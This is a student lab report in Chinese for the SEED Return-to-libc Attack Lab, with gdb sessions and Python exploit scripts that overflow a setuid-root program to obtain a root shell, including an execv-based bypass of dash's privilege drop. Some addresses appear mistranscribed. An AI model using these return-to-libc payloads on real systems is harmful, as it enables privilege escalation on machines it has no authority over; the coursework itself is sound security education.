

网安实验三实验报告

57119118 尤何毅


完成日期: 2021 年 7 月 15 日

实验环境配置:

关闭地址空间布局随机化机制:

```
[07/18/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0
```

Task 1: Finding out the Addresses of libc Functions



```
SEED-Ubuntu20.04 (正在运行) - Oracle VM VirtualBox  
管理 控制 视图 热键 设备 帮助  
Activities Text Editor Activities Jul 18 08:21  
Open /-/ ~/Desktop/Labs_20.04/Software Security/Return-to-LIBC Attack Lab (32-bit)/Labsetup Save  
retlibc  
1 #include <stdlib.h>  
2 #include <stdio.h>  
3 #include <string.h>  
4  
5 int bof(char *str)  
6 {  
7     char buffer[12];  
8     unsigned int *framep;  
9  
10    // Copy ebp into framep  
11    asm("movl %ebp, %0" : "=r" (framep));  
12  
13    /* print out information for experiment purpose */  
14    printf("Address of buffer[] inside bof(): 0x%.8x\n",  
15           (unsigned)buffer);  
16    printf("Frame Pointer value inside bof(): 0x%.8x\n",  
17           (unsigned)framep);  
18    strcpy(buffer, str);  
19    return 1;  
20 }  
21  
22 void foo(){  
23     static int i = 1;  
24     printf("Function foo() is invoked %d times\n", i++);  
25     return;  
26 }  
27  
28 int main(int argc, char **argv)  
29 {  
30     char input[1000];  
31     FILE *badfile;  
32 }
```

找到 system()函数地址:

```
[07/18/21]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c  
[07/18/21]seed@VM:~/.../Labsetup$ sudo chown root retlib  
[07/18/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
```

```

[07/20/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
[07/20/21]seed@VM:~/.../Labsetup$ touch badfile
[07/20/21]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Labs_20.04/Software Security/Return-to-LIBC Attack Lab (32-bit)/Labsetup/retlib
[-----registers-----]
EAX: 0xf7fb6808 --> 0xfffffd14c --> 0xfffffd34a ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x2e7757b2
EDX: 0xfffffd0d4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xfffffd0ac --> 0xf7debee5 (<_libc_start_main+245>: add esp,0x10)
EIP: 0x565562ef (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
 0x565562ea <foo+58>: mov ebx, DWORD PTR [ebp-0x4]
 0x565562ed <foo+61>: leave
 0x565562ee <foo+62>: ret
 0x565562f6 <main>: endbr32
[-----stack-----]
0000| 0xfffffd0ac --> 0xf7debee5 (<_libc_start_main+245>: add esp,0x10)
0004| 0xfffffd0b0 --> 0x1
0008| 0xfffffd0b4 --> 0xfffffd144 --> 0xfffffd2e7 ("/home/seed/Desktop/Labs_20.04/Software Security/Return-to-LIBC Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xfffffd0b8 --> 0xfffffd14c --> 0xfffffd34a ("SHELL=/bin/bash")
0016| 0xfffffd0bc --> 0xfffffd0d4 --> 0x0
0020| 0xfffffd0c0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xfffffd0c4 --> 0xf7fd000 --> 0xb2f24
0028| 0xfffffd0c8 --> 0xfffffd128 --> 0xfffffd144 --> 0xfffffd2e7 ("/home/seed/Desktop/Labs_20.04/Software Security/Return-to-LIBC Attack Lab (32-bit)/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ 

```

可以看到 system()地址是 0xf7e12420;exit()地址是 0xf7e04f80。

Task 2: Putting the shell string in the memory

新建 MYSHELL 环境变量并运行程序 envaddr.c，找到字符串/bin/sh 的地址：




The screenshot shows a desktop environment with a terminal window and a text editor window. The terminal window displays the command-line session for creating the exploit. The text editor window shows the source code for envaddr.c.

```
[07/20/21]seed@VM:~/.../Labsetup$ touch envaddr.c
[07/20/21]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ gcc envaddr.c -o prtenv
envaddr.c: In function 'main':
envaddr.c:9:16: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  9 | printf("%x\n", (unsigned int)shell);
   |          ^
[07/20/21]seed@VM:~/.../Labsetup$ prtenv
Value: /bin/sh
fffffe3d4
```

可以看到/bin/sh 的地址为 fffffe3d4

Task 3: Launching the Attack

修改 exploit.py:



The screenshot shows a terminal window displaying the content of the exploit.py script. The script is a Python program that generates a payload file ('badfile') containing specific memory addresses and their corresponding byte values.


```
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 36
8sh_addr = 0xfffffe3d4      # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 28
12system_addr = 0xf7e12420    # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 32
16exit_addr = 0xf7e04f80      # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffc90
Input size: 300
Address of buffer[] inside bof(): 0xfffffc60
Frame Pointer value inside bof(): 0xfffffc78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

上面的 shell 用户符表示我们攻击成功。

Attack variation 1:

去掉 exit 函数地址后运行攻击程序:



```
#!/usr/bin/env python3
import sys
content = bytearray(0xaa for i in range(300))
X = 36
sh_addr = 0xffffe3d4      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 28
system_addr = 0xf7e12420  # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 32
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffc90
Input size: 300
Address of buffer[] inside bof(): 0xfffffc60
Frame Pointer value inside bof(): 0xfffffc78
# exit
Segmentation fault
```

shell 用户符表示我们攻击成功，但是在后续退出时程序会报错。

Attack variation 2:

修改漏洞程序的名字攻击失败:

```
[07/21/21]seed@VM:~/.../Labsetup$ mv retlib newretlib
[07/21/21]seed@VM:~/.../Labsetup$ newretlib
Address of input[] inside main(): 0xfffffc80
Input size: 300
Address of buffer[] inside bof(): 0xfffffc50
Frame Pointer value inside bof(): 0xfffffc68
zsh:1: command not found: h
```

可见攻击失败，而且可以看到打印出的地址也发生了变化。

Task 4: Defeat Shell's countermeasure

```
[07/21/21]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh
[07/21/21]seed@VM:~/.../Labsetup$
```

execv 函数的地址:

```
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
```

The screenshot shows the GDB PEDA interface with the source code of `prtenv.c`. The code defines a `main` function that prints environment variables `p1` and `p2` using `printf`. The file has 16 lines and 212 characters. The current line is 5,24.

```
#include <stdlib.h>
#include <stdio.h>
void main()
{
char* shell1=getenv("p1");
if(shell1)
    printf("%x\n",(unsigned int)shell1);
char* shell2=getenv("p2");
if(shell2)
    printf("%x\n",(unsigned int)shell2);

}

~
~
~
~
~
~
~
~

"prtenv.c" 16L, 212C
```

5,24 All

/bin/bash 和 /bin/bash -p 的地址

```
[07/22/21]seed@VM:~/.../Labsetup$ export p1=/bin/bash
[07/22/21]seed@VM:~/.../Labsetup$ export p2=-p
```

```
[07/22/21]seed@VM:~/.../Labsetup$ prtenv2
fffffe6b5
fffffe6c2
```

```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
con_addr=0xfffffc90
content[80:84]=(0xfffffe6b5).to_bytes(4,byteorder='little')
content[84:88]=(0xfffffe6c2).to_bytes(4,byteorder='little')
content[88:92]=(0x00000000).to_bytes(4,byteorder='little')
X = 40
p1= 0xfffffc90+80      # The address of "/bin/sh"
content[X:X+4] = (p1).to_bytes(4,byteorder='little')
Y = 28
execv_addr = 0xf7e994b0    # The address of system()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')
Z = 36
path = 0xfffffe6b5      # The address of exit()
content[Z:Z+4] = (path).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

可以攻击成功:

```
[07/21/21] seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21] seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffc90
Input size: 300
Address of buffer[] inside bof(): 0xfffffc60
Frame Pointer value inside bof(): 0xfffffc78
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4
(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lx),132(sambashare),136(docker)
bash-5.0#
```

实验体会:

本次实验中遇到的问题: 如图, 在计算 X、Y、Z 的值时由于我运行的 stack.c 程序为 64 位, 导致 buffer 地址和 ebp 的值相差很大正确无法得出 Y 的值:

```
gdb-peda$ p $ebp
$1 = 0xfffffdef0
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0x7fffffffdfcc0
gdb-peda$
```

之后修改为 32 位程序即可。

并且通过此次实验, 我们可以发现, 在 return-to-libc 攻击中, 通过改变返回地址, 攻击者能够使目标程序跳转到已经被加载到内存中的 libc 库中的函数。